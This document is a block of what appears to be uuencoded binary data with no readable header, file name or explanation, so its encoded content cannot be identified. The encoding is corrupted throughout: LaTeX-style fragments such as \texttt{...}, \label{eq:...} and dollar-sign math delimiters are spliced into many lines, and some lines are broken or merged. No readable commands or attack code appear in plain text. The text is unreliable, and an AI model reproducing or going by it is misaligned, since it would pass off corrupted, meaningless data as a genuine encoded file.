MSURQW^=<A&CVG6`9+MR^7M/K>S%<:_AP6VBQT060>F^4U/80H,5BEKALS6E` MPD'Y_#L^XB_<L/:1!9QMV5_*;Z,503))=TZJ7#WU[.+?DX8;@E:>3/>98^]6 M%#3_+%ZSI:LD]2BZ+P]H,UT<W9)\$Z<S*ONY5.EZ\(I+#:E(,11C/)\+Y5?/K M#FU"N*K-"4N:7#^BOXSPZX2]*=^&7GJ&POUW(M*YX[LNL`=86T^,=J%*/O=A MK18<?;\4*6RGXGJ%]ZGHUSZ@K?@*[/D]?.%,^=7860:%\ON>7X_EI]7S`Y'(M/`GH="A1ZG2YDX@2'AHDHO67DN_9,L[_V7`I'JY[W*E3%&"@:`>#&")JOV06 M!:0<TL0:P/F?=^?MJ#L^=YB`["9(!(`DS2%J+&*AGBYGI-CH_M?QG4+"I&AX ME#HW:@:!D0M<**:;-M!R\?3>O-JD;AJE`YQ871?Q58@,\$HO'\M4865B&"6L` MZPJ.#`\$>J5Y;!>NF'I7):VB-=067L?4L_?]=EJ!<!Y)CD38^5<S[JO)P@1+B M&M"0`*7&.X".U.8;IS`V;I`\=\$\#X])KI\$'@_!9%#!I&&M6(I32CWY*O']O@ M0\$FT`&@Y*I\VSW\$.0,K/C)6\+PAK9&U\B30H;;&<'@\$;TKCOI926*J)U&52T MK3:>*/4N`[B+(7R7ELW;F<I/O%@:=-KF!41"_5>EXM"DS5I!@KL`01S9==H5 M<42ZBD+,M-B,8%#@@\$-&5.7NF@O]OHY##YLW).8*"0)J(40%`;I0\$JS+HGU M0-L>`08:RUZ0:>ETGS8V^#&7,)+BH>HM9IG5K-52KP.2E.L/PZ60#7I-UYD- $MQAD@(D@H]S7!T^6%5Q&(T$B^(9]3ROI?Z'U7WGV"?4!F#-J(.7/KO(Q!Z5^))$ MOWC&;\AV<%%U1Q!JVB=CP>'!<DTU_0V[+3CS,;FKY)0?#[\V:]G=U:HXJO&I M>..\$RKLDNOQ(V%#G!)ZXIB_S:&)H/2-UK-IEL`"3IUJ5S."J:I&V\+.U749H $M(.*-D;QAN:U&P1(W%56\TUZA<0"=680WZZOA(Q<$'6[[8U2)9J=%9K<J(VT)]$ M5)2!LBRJ23?:8]:M1<D3KRD;1>U,MI#TB"A#`HD!B\$"`]^3F"RB2R21\$YP?0 MP.<7;_2'>SDB\N7YG)]+"EU7.YUR784U<L6=\6<UFC*K\LQUUZW,2TS:_JEY MO)N.LS/I'Y85G)S9T2U0#;].IW"_=]34]3W)(.614?P]G7;B[O,*/!W^)U]$ M?T8W@&B@YUXF+5/!ON-F44J3#]#%?FYCRU&+,)7`*YJ5&DTJI:S?^.M*?OG" $M'[5\U6$43,J1$>O)[-=G0FY8NSDENF^9A_WM0>R"JV<<U#A3B7+MM#>QRH$/$ $M-'>&4D^4A$ \$ $[74*I.:9;+MRY164-S3]JDH="7N;)^][UO1N3=EPTC+#)]TI,U$ $M=>2\A>L@NE/\&]^^23#+^X7:HXX%0F8(M&#+38N4?6Y^V;R:U6,^RQ-`KSV$ MZ<\CZ)@RKT%\+&V+YC?N7YR9,-?67#0*R#0=M4C("PMI#Q&A>ST(]ZZ@GPSE $M\&?"[<^T@JVB\T^6>EQH3V4]F=QM8+-N(H"O,-ML?*B=@K=H[2*BDB"$Y[!.$]$ MWACWIDQ33;U9)H9'>*:F!0(RA4(O#:&)8(<10R39SG3CHV6?:B):AOXO3(T< $MGY)0B0$XF!XQ3$M]#-0<XJRZBI#/C^^A@Z47YN)-T,8HG[U,#M0Y9!0_4[<1]$ MOT)L&-.(&!K8@0@O/U-XP).F6<);7(,9(=P=V+BQ.E(-5-E,9)M(Q+Z\$VPD) $M*@@]%(TE>B^<5.,D+IMM6)=5?J39)SNM_4/ZK`9Q*C$&\]X>E]YV#9-P:9(L$ MCOD<MD. `;[W56HH5#**OB(8?I'::?!?]\N-!QD:1B\$!1W1LF)R(K_!2(U941

M`^/FQWA6E!O&_/@-1K?19GL%\$#`[\8A>5S6)@6K&F'/>!#M4!.N6!Y"8@1^U M'M%OXMU"S-<'"Q*NL[/<3;C56R1P(("4/IN]6.'AIS>XZCIT5+*90GNQ,NPJ M#2#8=/UZ%HFH0GDI34CFA4CFZO=X]ZCU%]C7!+QQ^ZZ:9.@<IR60:7EZ\$UXH M9X3RS4<*\7:%<13+\!RRQD-3E*<CGU>X+NXU\$;&A?"`E0ZD(A:K,:S2%4%HT M21RJWP)85,) HX!XA@>B=S6M*[QBJ>_#L.S!D0SK*@M?]R<H)GDP0^\!(5J($ MR\$MP(T,)GHGC5MTR2"[RC9Y3T@7:\$EEYLHI5#@MG>/=&KC6AX&HK/X./+->W M;7H 4< :5=)8@X(R%R7#,%6"&@\$RD8L9TE;JH6;54^RI!!@\$5+\$Q;Q>O;VSY MG_;X=/5ZW`-'J:4)29!!JUPP7BW"_O7NG<E(V+%NL*FPP[=0\$R+!9QXAB_VS MB,5IX5.#JRX'A.KUOH/<OLIK=</#SB1XH(ISI/W\D*5BE:\$6CJDM1LD%<*@> M=6JH&,[342^MG<>/>ME\L_<:"0844/G6Z73GFEBR#L"WD"(.0F<12H7\.`AY $M^M?3F_NG<>'9A$P$1`Q`AR"0\>XA@P(HF&W*+5W4#B9ULCEUSG4-$<02/!F$ M%0B`9A[E:_Y_(IYZX(OB@ZC`%W`Y`NPJ1ER</6F>KO]]+VU^'H71@Y#R/N]! M<_;=X(%V1M0#N!E7LJ@'2*GRPB.<H\Q")T2RKXNS'#Q?Q?%ZTXR\UTX>"@2E $MJ4'GR\J-^{5}&1N[<FC,.00YD6]9^{6}-2$K@*T(@!(7N<,)&2YL[)E49#/-K<$ $M[I"U*Q[*"P3O7X!@=1(&3F&,;C#N9@0>A>^[J[>;/<*@K!%4BJ\L"O'.#&DO])$ MOFRF=,GV2Z'`LBJ`1?]+>ZM,0092!J@+8QMY]+6-A\]U5/DS^1I>GTF6H^=# M<N,**2@W,RF/S5>9B6@_\$:PC')J:.KD-GO6[/7?<*?X'3P#O>49=H!K\'I;N MDKP5W;U;T^IY_=G'*83ML>C#J:?%R\!-6XI+U^GAEBOP!QH;0![1'E+(5&<9 MZ?79[>0.#DT'#K#BT!(-)[Q^PP0]D]`HI?JR3;R-K4JT?Q.?+\$B&_7)_@'K6 $M\&>9V.D[?@0><"2S^\\0T?J9]>6^*I].OWWE+'%[C#3G4_?;IH2N7(<8*F[0])$ MUG+NQ37;0'_10Q]XJ1\YY%5)N,</JM+]9C'B(KE:-7._2.RKC<LBR[@M/ES/ $\texttt{M1@E} \texttt{,N8[7<C'"P1(BFX2"FHKZ25\#\#/P\#(8R4[A.X^<Q4418MM<4?ZT2=/59!C)] }$ MV+%M73-2\9]`AB^.>IIK])H]3/XX1ZQ)Z@50P)7P90P&CNT"LDPWRQOYLO%] $M3ZA-"+H1%LU-84PM'GB=%S'M%!M^6-PW^;&C\?;HCTC>6V/\5=VW+L+^PR73$ $\label{eq:model} \texttt{MQ}\$0P\$\texttt{IFEB'}<4*/\texttt{W}78@9;1\texttt{E}+@2\texttt{E}0F-\$\texttt{Y}^{\&\$/'}9\texttt{A}D!\texttt{V}>6.(>\texttt{UWK}5\texttt{KS}[2;.\texttt{J}B6])$ M>W^61(%2%R\$%<6H7I^!-UW82-%8S78\^-#W[L53_V/?+MU>TT18LH0E)SRPR M8ZFR6*0QEV(U,R[S"*J2PN(.?XOMKP[M.]F06^IGU026[E&\T&P4(X_/.^4(MTZUN+VS(H/%50!IL4T.[X%E098D5G%BFO*";(6;EL2471)T\$[#G*40777KL* $M>3A\>\@15[CJ^\KQY-Z\#RKZ)=G,AT5_*_XNU,S(CX\FY+&X.JCDKJ\$JBF>/J$ MG>Q>J>B]P1?HLG.4!RS990&2E!'Y-1&LBT)F[=5!LXF-<; `-G`6QUC`.H#HT M!!#_F*K+NAB=3FF.W[\OL)T-\$NE]*92%53['GTTWR;]NV,_\$_MZ:Y.P79,_4 M<SMN:NSIU8:X:-\0\$\'FK!O&?[ZBL.IQYU=VXTYZ-6QO;?Q<,NWV\\;X?]?7 MWNKC<Y5ISE]Q.YMIXOX(T*S)OV3\BIO^/\1I"YTWR.P%MT>;LT^!BNC3\V9^ MH!%@:222L"]0E`MJ!A5/[2&#M5XO\$H=I6R=H5D4>YIG_[?ZISO"#OVM8,8\$/ MW;3U##^3^>B#?^DK7)\$#O=L6``'\[JA0!:3)!X_\ELG_7/82H4M;XRB8*90A $M1CC0I_8A; -=6\&-A0%[+KT%@1U>C5L`=.;^{]}-J.]K>83JT'APE4%SA[O3X*M]$ MMDA=`@\$\$0:G'+>.2N5I!><;)/_JC0>PL2RQ.[,3A57!8FUS\$_]70H\$TY/K% MS+16TVG`*+Q`TP:#:HW0`<Q#2Q_*#QRI65VO#`@.3LE0'XPZ;:7#?@,H6\$FI $M.\$O()N-F30-\#1"O!M87?`D!@(+(5S,W@KD`DION>\&+**\#[Z*>[0]'T6*^6,)$ M"`N)9@CYR;B;67``*#O>:@]4HX&"\$5@T@;0\9>]H&;(\$[N8**\$*OOAN@9;7 MG4H8&,81R#^A3]<J7A\#QX`:E9&#HHJ"0P%2\$P1ITOR.5_3W_%<N_/%B57N) $MKR@(0ZN=V@7(9%A,\((V/GT&8B2\%151BK%8;L@GU,Q6_55K\#OD.XXDY/$0\#/BC))$ $M]MTZ]_{^5}@C-H5=!U@&*8H#(<Q3.9KBM+$:$LJB$_5J_/4X)IZ*"M^3(K1Q)$ MD!D*D+/LC;C%NZJ5H&ME:A^.KE[*6U4&HA:%FQU&FT4SH,]=!BHH0&(&,XOB M246:-A`\$9EWMBHRH[S.^A!'4SAW-);/!.J9>/1X[QEE<"R8)<HP@R"TB;X>* M9PM3H926#"5PNH"8_`AK&`53TWI&6YMIU6F)>VV6U(S>H@)`@^\]O5\$7!R8& M>(B=\$"Y\$:(0238Y9(F:[-]11@::?=^L3;3L>NQV_V/>]4_L]_R*HDXN1@H-P M=H]TNV^?M["\UO\$VW_L7*WJ=[E24_C]XFOL7/@`I?PN^;46NG*Y>/1[-^4QC $\label{eq:mbp-def} $$ MBP\/U/>\"93\&?R.[?T+(=%\RY_.$;9S[,L3G&FY]]M,09F<<UQC5Q?K[YN+`] $$ MBP\/U/>\"93\&?R.[?T+(=%\RY_.$;9S[,L3G&FY]]M,09F<<UQC5Q?K[YN+`] $$ MBP\/U/>\"93&?R.[?T+(=%\RY_.$;9S[,L3G&FY]]M,09F<<UQC5Q?K[YN+`] $$ MBP\/U/>\"93&?R.[YN+`] $$ MBP\/U/$ $\texttt{MY.)} \ \texttt{ZGIOXSQE_K'5+@I4];9AS:L)} \ "49Y@'\$\texttt{CFE,E*1}\$\texttt{VYC600} \texttt{KGFMBP:4V';L}$ M(1AE'I5]VGE;IINOF=+GE4,:9^(OMP786FJ5;-:M@I*E&.JPMIEW9K1^ REB $MJW0?H.XM70CEL=TTY)1Z>\G\&+>:9"-=28'9?5M8<NJDT]801,;S[%;`-F#^2]$ M2IR) `]=20\$X\PJRH,>SK5E6[14I]2`)2*D:]: `>G+;C10]'T>.K+F+URYOUQ $MT)DDN\U%.^RP_[6("&^K-'O>3+5?:2[R3#>>Y^YN*&4$_HPD5&WO"OZ1]=VF$ $M\&..<W797KFI(W">`SLJ2*40A`@#2%IUA8E#;&3Y#B?QM`_!6-JW3*$L-.]B=$ M*!!`C=MC5AE0>JIPEXNYFKA'J70HV,T?=P-1U/5V)K9E3F_48D^Z`1!TL0;L $MJ!X,3OW_&32<&^Y/]<_{=^TF/}B.O!:48ZQTHCQ^-2*R'-AB!9R-Q!B^N?^-$

M'AQZG(BIU218M^&5U^95/Y?^;P<.&,WLVWOOCB)8RON9@0%-N*.1&^:JWH8Z M'6=S20%4(K!NU>FUSUJ5^^5PA.!/_27];FQ7KA:ZR91#;R"_1V;9DH]OR9^7 M3W?.0[)F*3%2&)M@;N&,HSWG'J_".2S)O9QJN=75)GK5[R=;##9<P59*9IBA M-J!-,\$\$VD.Z\D07"GFKB#;'4BT(\`=ASQS89G#(5-0YLL!5L(!@/+NWI\`/GA' M@M"\K2P%UDOM1O=&5\PQ51=YDO']%/Z4^AGDVH,;"MYY]A8;9>:P;-S?+#YP MO*LL4Q:4!!A>&0<>?A9,L#7(`@RB(C`?&];G/QMUNH^3QTCZ].G5C*@ADP9: M\$RW(#6ATOL '="'XW?\&>GWFH/PJF;[76]PQ>@E?N60]OR8JO-W("UDLIM:6 M^UQ+%<=5#+6:LA`)(HH)I,=M(L5=:,=XS`/O2*G^`HF"-:SS4>=5#^5SL2=A M6'Z/\O]8\L\$D#B]3+RUBJ)'.#Y37EV.I#V9]9<-)I3DKQ,H+\JUZ&9\PA`*8 MA540&(]HY>\$>W+,;AA'9U4J5JVG_L]STDOI1M(7825R7(1W"Y2QY'4@YFQZH $MJ@V'636(WUH^B+OS>UY'/\#T>5:O6C+BV?<OP.V71H'$(DY>^KB]W1X(MW(]U)$ $M.L=D]/M?\4IA08V[6,(5X;K*Q!3!?K"[]MS4%I=,2"0201.=/32=6G7;F2S]$ M"Z!+QO+-\$<]95<\$#QHV1-"E0H;S'DZ:\^.YU[S<HE%OLU[W@JR91,__^_X_Y^ MDFW%&CKY=4/B"XD1(C:B`>19+HY#+,?@\OE4AMUCOB6SWXXW/_JF8USTT=ZD M[IOF:GP'3%AG"?O3MB'OX#Y&86+>_J*Y6?K)=Z_Z!_):9V%.S!8J&'NUA-K% ML5*4Y(NGX1?;C3WEM,\YCX6G1;VM7>:^\$5[!*&P1ZZ2:,G0-`B9".)?+"=M $M'ENW\$FD'@!::Z.=,D=%\&5\$"89!AA;80#^/I_[7QG/M7W_T9=M2YOG'W,I]>$ $M&^/CQ3R&ON > '2MWT9,6'&\&'8#0*Y,^[:HB;VHMB0V*Q8L$,^Q#_CR-9=BB:$ M>]35&VF+,(TK!&LH3P2%1&YV+\S+'^HV#XB@(*=!*JJEI4[B^%&:8RY(0+> M!KH2!`J<[,60-:"PN8KJK[DT%S2/`JV\$`)"'G,5\$)<Y]O82H"`6'W9L[ZM5E M) OVPAO&;>[<_*"P52ZME*', `S('[P)3?_N[6@K\$<\$"T;&V,P%VP8,/%Y??VM M8HO(75X32N!DW4:?.WC^!;>LU:H>'H6XU7QPPS=U+4=ZN=1U%S2'N*(`U@(` M1S:#M##D]]&\%:HB\93`"C`,`7`:\$@,`1K7&@"`@]#+)8_X6?M=KU^]^F.&V $M>[=?G95MPM(#M?\K<#3)K#)Q!WV>=_GZ[I3**B3P'1XZ51K>\9TJO=\\W^%_$ M5,)>4:1FCZ-4'K[/>M[4UR,#V]0;/YGUHB\$O72'5UJ8A/P+BX^)^V7#^KWIT MB= Q8^2Y42(L\$3)PA&\$X1P:5S[\D\T0S!NHDR+21^M5>\%XG!Z@\\$21\Z&=SQ2 $M![E[PF<C2L6%M`=I[0:#57A+H;XKV!C;4!_[?]L'>+U*<FVZNDR1>F?$U))<$ M\F(!.@E>D,ENH'PR(%L^E_&_,=ZO?S^AU'/`+"V,;/3BG4,U':M!&Y\<G`K6 MW><GW,LVJ,XZ+2ZTRAIP=\$19HQH'<+<Q`C"WI#4!,)CJ`L(PEJ3!6;_")?ZO MY;GZ\$@#5K/WD]Z?:\ES!WJ:RD^PT1Q5_WY4!X;_SJ39LBK\6UD\00BK<I@PU MT,<>GS,IOD3A&%V6X/08ESE>-2%`GLU\$[W\+A@'U\$6K,K0V/`"/%@-S9L,@-M8WDE`LV)A3\$H7=5?#>E/YE;QLI9)!NW!M%?8>/\!=<OWHZZ^TWWGSW;_@U+K MCVJDNT+&`;R+;%G"D#_Y,BC"E-9+G7!*23WK^!K3Y3)(!-ISON]2.UGB7>V\$ $MS?<Y-,K"WQ=_6",36G7TC>!2/^\"/!JQ/$+GO$CR?5>OD!:%!)X1E01N4-]A$ MH''BSUHWXGIISEXY3KG&[^IHP.>."8BA<NUH>7>O_RI"L!`K_&G=G5KW<L_ ${\tt MEX8@D[W90_"HY2Y.QU^S=+=K\I,\$P4;51T<<E76\%`L*Y;QTW!>D2D5L\%_.-8}$ M+D6`TTB&;)9-W:4+XE#M6\$[OS4BL&V/3FGMR`Q5]/+K]=?1T678]&6[=%]CW MB\T70TU:1G]YF]]/W[QE\$CP42!5])2/V%&@A'\V*3-5AZ-KX;XH<_?L-:>A4 M,=57:7Z/>BNT(,ETA.;Y50Y#*R-8K6LNGP!G*S\=M`%[51873^ZAMK52BJ6* MZCP&-7MSB[++L&;NNI?=.4?^K6L=G0^0^G+!MZ?MN]ZS^=LI57+V[R6^DO*0 $M53E;\&PL(WO G4>\#=QEM+V*A=R'L\&J['TY)]T9=3U[;I^EWNO?^UYMN'+:S+C]$ MOMN.<, #R2^UBN@I0((Z%@;QRE>H/N']UA^7^<X(Y"K.F4C>\$'8V!.1+9@H3[M<1PGDABEL?_MA-\$@;H`;9(6[]Y:+Z_Q.07@8!`G:8&F?WN>#.>0(MQ!`TH&" $\label{eq:mc_ffree} \texttt{MC}, \texttt{F\#R6[VSH^>2EOT)@)O^?HW.9MB*<'Q5/Y7;I}+YZ@)H\#G\\'O5I<1SG>\&MG$ MSC>=>\$WQRR-0H-5%@-?NXOYI7S9E%.N0(PG71L'01Q(\$L&3"X@"YD!(:O(/I M?]'NV.9JD4Q+W9?QRR:&7,Q9^X+\$E(HD*?WV!F!>10RA`'APND\$%G+CH+'CX M+5ISD<0:R>OYC7L%T`\$(RVQ[!%V&1<:=\ZXJVOYR(9H,\$^1*C0HPS5[5^9FB M"E\Y52%\,&Y1:D0#YBY.D7?-_D]K9!;-F6^FA3"DPST?H)<PS`YSG\ZFU:DC $M+.; = !&+VTQ. &S@X(K4/0:Q-\9"CM;.\&C2R"&C-FH#29AB,\AN&KP2BL, $K0$ $MG(!K-H4=*"Y9Z,J!Y)/)3]2/VG[?,,$9<>?"=L4]"%3B\2K[OHK`K-F&^YV5]$ MZVO5WKYGD+O=HSDZ_8HTH1R42C(M5II`Q5);4&TGA9;IQZ?NXXLS9\#++HO> $\texttt{M2AJEL81"L-(36^Q_ISC7DUK7E9SC\&_\$-"@-;(QIG(:)H->J((=4\#<H_\$X@[T=2])) }$ $\label{eq:mp+u>6B=.$VUP@[I$4VN&&;;L<V\TVW<?P;,;R&]Z&+DG"&_A'E88\$0B,EC!D$ MP(P0]:N>)[7K"ZW7P/6+CALRSD0P,G`<[85EYAD2IF<P90=#F'7-[:W@`0=4 M)Q0U2ZB3233-WAKBUFFDT:UW\$,!B\$0Z3L_+O@G1SNEH,1@,@N3"K'X%`ZB8@ MS<;[6ZCRK'S]>1K5!]B9=WC<U33[`G.>LMA-)1T>L1#2NOGMMQUM08RKNV2A ${\tt MAGF\,(M+3[R<K9QCH6R^E=H]QB]"W0=\&/6!Z4;\$Z)I0A13RD9}\\ \verb|\97M#LMW"OGV|\\$ M#&1_;6YPU+!'V3QBVQC=X?5XY+44<\BXK-PWZ\$=MA*R7N%R7:WRV)T,"2#/V

M!-3*%=("E\O]GVN-^Q7TEM+\^BM2@\X:E4YX,FU+S*SR3%RU'Z:%U2S/OLYV MC6CF/X5\$UW2]VNG8B*^GG5]@1/B=BAM&-971DB-JRYZ=NSJS8&J-F.WQ^#I] M#!!_TY:V?IN^950@N:!KO=V=E6UC?]UQ?`3NZ<NEQB79?_"-_%?'MRYH);%Y M=Y/>O-95<KQ.2I,WXGC?#^'SMY`T_%_FTG>:NVGI'FJHEX<IGB[PF00+SU1] M%4,@\.+\A/L2MT3<9V)[=>&JUD;IC_I3..#C`6VV]>!)CT'?)^K]^FG</U%S MGT_T@_5 \ 4Z8BA3BCYT@&ZK?5XJ)CQV"?1_/0RR'.%<0JMGJR8.Y]"T@%6)@# MAW@UFK9I \$0 ;X%:(W8W0'?9)'GF3EZ\$1E)7@`FFF61+4BMO0RL,0V1ADG 2 MW>:1:XHX4&.=B)4FP[7/8LPI-*S,&TV[R4FVG\?'S[[A-B,0<_0/I(;2Z=?G M`F7J07/>8(RD^(8?RI1C\,Y6ZY5M]*_'E>8M6K+>R%<PF7BP&!(N?;D!#CS" M\8C6NRK'/7EK`#&K2[ZF*`G1GIN0;+V`ER>5:K@%[-_WE`8RI0`G],?=<N_^ MKIPO\HK?IR=Z%>@;<&>KQ&Q4W0@]%L6_@]&EB%JU6HEP'151]AW%K=9Z;Y5D M/JW)@O#>11.@T6TS68<T]WC2'#0A7R7-!=#\?\PYDY73.1`YY1B@V,0=*KE$ M/NS: F, 1E-Y@U?4, MM/\$4R*+7I#&-`=ZL), DR6@4YTS0*Y>TO.+`24#"-PLM4E;<>(`TG35<@*K!:G[(:EX[F7]-Z\"Z<[Y7"9:OIK=XJ,"Y__0IBZ%\3(3\ MH_!V.\T`3=>ONI@L6!4]W("`@0M'R30(Q\Y\N\$TN*U\$PIII`%H0P?S!RMJ_F M?\$EJ6,4NFB(`6\$>`*""DP)AVUG694!7;5-R.F@=%FOAAQ]=,H.*Y/B?`^6:C M@NYL#,'UD^:10A5M5"'#AD(-=HI#ML.Z(906UR=:*R+,RR`+5="_<.H2D)=T MF1T9_'(OTH5/"#7&'3*[>2ZF'>1*S*B*\$_A\$:XFT5AL)X;IU>^Y(KOR>3APS MPV;6PW5^'<N[2WCL^3[SWE?=5'"J.C),.I^T%UR`1%Y'PTDZ?+\Z>3'Q/\$+Q MAB\IO/((L"A-`%>,Q*+U+B]`VI)W..%FE6'\$9V*B<FZ.QW#[7I'AEEO?%S/\$ M7<+P#GNX+-=R.@`^#.QM,";ET%?ZV_^NS/):Y`\$H0/(1\$7LHA[CI\$1R.NL\! $\label{eq:mp3D+@C*GZPV.ZLC''BHT0Z,[L3_,0V-4\setminus[SF]?(,.#35H$,Y7MU$75HU0)"} \\$ M""2/R+I=7ERT`E+R#(R'D'@(I/XN\$\Y`GCOY+<H^_7)][?LS;(@9?M.B8.NF M_R1BZX73^;>+]KNN(2Y4J<VP8H)D%CP?(TFXQ=TMWFQ,)@5*TLAW3PD#L1P> M'-3\3AK(C2,XH'B'NU0TYR6\PZ6=X-%?"WFOJX0=\$5\[9\((+187:11'SEWYQ $\texttt{M,)}^2@(8^{\circ}0("\$X7F7RD8K6Y19BA8GK,6BVR+P4:\$(IODF9I4R7\&(BTTO\$2'))))$ $M(:.<K[0*T(\$)_[BKS^C?IT8)IMR^3P>9\&"L`"8;-9I6Z@N2=\#, \$5B, 7$K^1$ $\texttt{MM5NASX;'9R.OO3*"H?=9P/]\#E_F?>W+G\#5->(=IO;:EPY3D`$-$&7KH>QC*+B$. The second of the content of the content$ $M\&; %"#`_, %W@9NOOL55!#?=+JAF["8)+GY; 0A=G^LI5C3X(;>,Q:-ZQ!6D00^$ MW5"!*6711\X!I=U5N!PTC)ONJ9%GAEAI4'"1:%'E/P)CC/\TNW5I8(F%G"9 MU]/A=N16_G367308,CB'5/2/Q55">)"J--43\$R8<G0&XG(W>J14%PIH<+'9T M'=J>LA2FJ\$JCI![A!(^DL:#!1!U98([HEXL\YMA5,JLH=Q903P9]OTXI)N%O $\verb|MS801A=KI?%LMNU<WE5QNQ!ACT:0$3<&M-1"8DD&:3B)>[V)+Q%=1Q<)!1D72$ MEDJ2*:C-52'J^5?I?0X>H:/;G.Q+H6L:XMK5+X-T"Q@"-T\$H:,3S2_AJF(NL M\UW.,Y`E5Y7K-QO3_1;PUD'4N_QI]7+5/5>K&I/"V%6CVB[0TD^5**F]].7S M;8Q.1PZ')!_-FW@FWAN)_"2&+V1#)39((-I8;'0V4D[B,CQY.AE`]D/S3)(H M?A._66YEY,DM<5N;M\$\$O,UF%49'0=[`K.R@SF+LNX(M>0#<#"+^#H5CV23X! MA\(T?53V".1.*;P!H;P3],ENDLY6WK0+@M00!]O9HCE</KDLB\$+F8N)WM[E" MKC<O*J5TH2,?Q[7JP#]4T]^:EF+/7@#-7+[Q2M^VZMEVL7@2:,')+&T6_Z/' $MK!BDX[B[4TU!+&\NS\5FR\+ORK-_W=[6\#F+<'/W/2TM@IQ`@N.@1BG]$?J>R$ M;UES<[DX(NC\$4%S;VE8\$,]&C>[2T9TW;R4I:[']6AS)YH26EQ(A?472V#Y-6 MK[ZE7.I-[5D4I(VI.L8IAD]90T2`S:VFHI!Z<,YV&A>KUYTJ\$I1,/1B]*=QV $MU_4"_57[,7]XB!)<S_7]HU/M4'BJ!1"B'!_5'/7Y)X[#^6(D9<32S420_$ M3YQ>>_*(%.MM"Y)GA&/CK7`I@+METD=2-"Q?'72PV(@@#T[HTH)?=>`.)78\$ MAD.!DDRS(]FQB\$#UQEXZ"^H^AEB9_!\$\$_:FCCB-'/KH"6=9`Q`BM`MW(>QET $MJQ >> 9Q9 \&; 1Q^Z-+D6 < H$2J44H1 \&V)GY2UV2P; 87H==.N7=O_W>A1/*W3$ MAN2_SA:3JVZ8%G\$(2!J)CZW'[&;;\$>_/'^Y+X>S5HV2V([P"K,Z?;RBL5_Y_ M)LIQXHX-VQ[XVBWYK,IYM>69@U(ER^DA_`6H6JR-9+%[20_K\U\$54*-71Q+% M'D:>NFF[WGL.A?_W>!T-[H9G"RY6A9#;NV+.!GT@NXTW&SCA)]*G64EFZE-Y $MQE\.VJ\&##-\&4,KKE@Y[_40BO(Z\&L\.'6_,?S%\%ZBOFSY+:C"3W]10_Y*,HWT$ MC'41-(G35J]I!:[G^B']K(O"N)L_NO3GN273*VU>VS40KJJK-0?VXFVX%2\/ $MB4=-;7/HD@%NG67M)QATD_Y[.KUJ/Z7&6=4+I7#=?*_A!6")A[0ZBS,7%QW#]$ $M/UOO:2,=V)NYV>1ZP=SL@+[:-[_Y^3U^RG3[5])IB0/L$/E#N=L76L*M>^0/$ $M^X\TNM8JK6T-NQ+6035 X@F(U(D<]!US1NO\6FQ;"]^" W/V*#*;?0J "&D\$ M@?HY`D&01`/V<@1R!98XOM_.*9OJ"*"M7W1YABO'12XJO4VSPR=MWY@6FBA9 $MD+A\&-^{;}(1D3F)A<X\\H_OLVY^{;}C$-=."ZYP4R$\P#YO'#^<@2IKSO)/X;(&F)$ M_('TOQ"`'!\8&Z?;TSBB#<>0@KNXCP,8`?+L+PW63Y8KC3BJ5%HL(PX>:@O: $\label{eq:md_JC28} $$M\&!-*L3"`*K$8Y!D0\&J.E)+IT[HFD`\G//C2<"H>$$6>[?OFX@V)[$ M3TP]B@<&NO5?7%_YPZH+2^T9\$4DA:7Q;42"\$._4R+]5\$S2L*RSW!5CR&[SD* MSMGIT9[8G3=)9JI8\$F3\$AU0F.T5GCBC'0W(T!?6=='<[&>G,+I*]<W)WF7-E M95\'7B"HPFY?09!H&;#5J-:\$QQX<+8DIAG*'U*5X1-M%=;7VNFK1T2:FJ)<!

MOEO)W;'1\N.I'MP:&T=&\LLYZ4Q5^HKPOSR?*?S_[].0[)Z:]'L[L>R3%GA; MZMP]:RLM:]9IB]=#0CU#)M%L8D#K*P8\$I=!N18W\$I9T%W1G0P`LA@.*?B1X\ MQ_-G`\FB#I+1#ZN4#7.YB:";4#SNYH=NTTRM%T[SE830\$8H)8B,.7ALR%4AW MS&00B56UCX'(M;'A(DSIEDPB8BK?#85!!C>\$!H77,SP2+'*M8;#!#\$!A*Q0+ M!;;1&LHF#YC4ZT&7ZB;!)>2\V5M(BPWN^NSS&LZW7=C)/W>#`YOZ1,T]&_C= M8H.T"470218!JOKR9.8[LX/H\$^]4:2\$N>X[7J-/FUZ#O-0S[\$2OX=IWHL`VP M&N^(5EUNOLA7[+P9\$,G;VD16\$7Z'(K[?26Y-"IK&])HIUG'O*\$S^4RW:.)-\$ $M*C%4"#4IWY*$20_MZ@2<U6<\W"3([`6%8OV%X38'A-D=[!8I"'7U57@TY.MF])$ $M < (FAP^E8M@8 - XW.KY0Y/PFL - WY9@7 = *K:M_8JG2[@6,:=G5U?Q*J*WCL)UX$ MUAP-SF": *22P)F<*, ^AO+5V:GEYTR#03LA/:&(MH303E'J"D>)^OGQ\$&_4<Y ME.>KG#L33U\$X5]80'\1YXS_G57@.FOI\$Q@6Q:1DHA\^Y0J6OR19;N\2^<QJ# $\label{eq:mpk'} \texttt{MPK'} > (4 \texttt{LLP09MS!S*"&XP} + \texttt{BDR9SGC;-?+7METXS,AY} \times \texttt{KF} + \texttt{GJW'A} + \texttt{MPK'} = \texttt{MPK'} + \texttt{MPK'} +$ M=')V5*+H-<3KRQ]?'DRM*`OR'9,Z/Q2#'V:)&9/J0LZAS=>L@N09<I9:10WL $MCC9E\F.4GZJ\;/3LT]+)\&08'FA.F#>ADTEF$F7P2::Q'&ULYJQJQF_27N=,J$ M_[6NF*[-06>9PSTVJ@#`>S\$UV<SE#&&PVRN9%>T=^#XK376Y[2MBUQ8[3\$G= $MWO+3$V-Z4Z+3I^C$114CMQ#"H-^,Z8!Y_Q^-XBO/QA::2]>Q37?EZF>0J0I$ M3&TECB;@\'*GYQ3]H3'?7SL?P?P)(5?]=SZ-.NH?`,#IR]R'Z%\[4Y5%>@F M=20'696PLE!8K/ONJ<-4A<0J0(UYSSR2`.,Q+KPSG0W=(.H+G-D6!*EI?LJR M+UHG12BDS=F#WZ9YW!F6-JM[Y^&,4P:^Z87A^L`2(TD;6BOAZ&+29F-'](4B MS#!>9)(K#6^DXU08%1Q;Z7X.Y`#6B<0?"\$PPBJJP.[L0]G.PW7!UTYHB1H*V MT&J>_6,*6,KOHB3_'VU@5/)?]^]5,!\$:TW)*.L.D"#*Y7K-*#25G6+W\-1;K M0A8_C-@MU\$=%/`T(JM^9XN!)ASBW>QA2`ZN"/)Z#ZE2V.!0_])ZS"\$,KS9NQ MR1R7!0?92Y?<\N_(!OYKT"0E*`"2'TOWN=O<=%=..Y\)H=8<T"_6OAK'IF%^ M'_7!![L8FUQ`9D+05.4FLA\IP!J,H"G2O0Q05F,W"U2H8\$.G?.W<H7;K9#I4 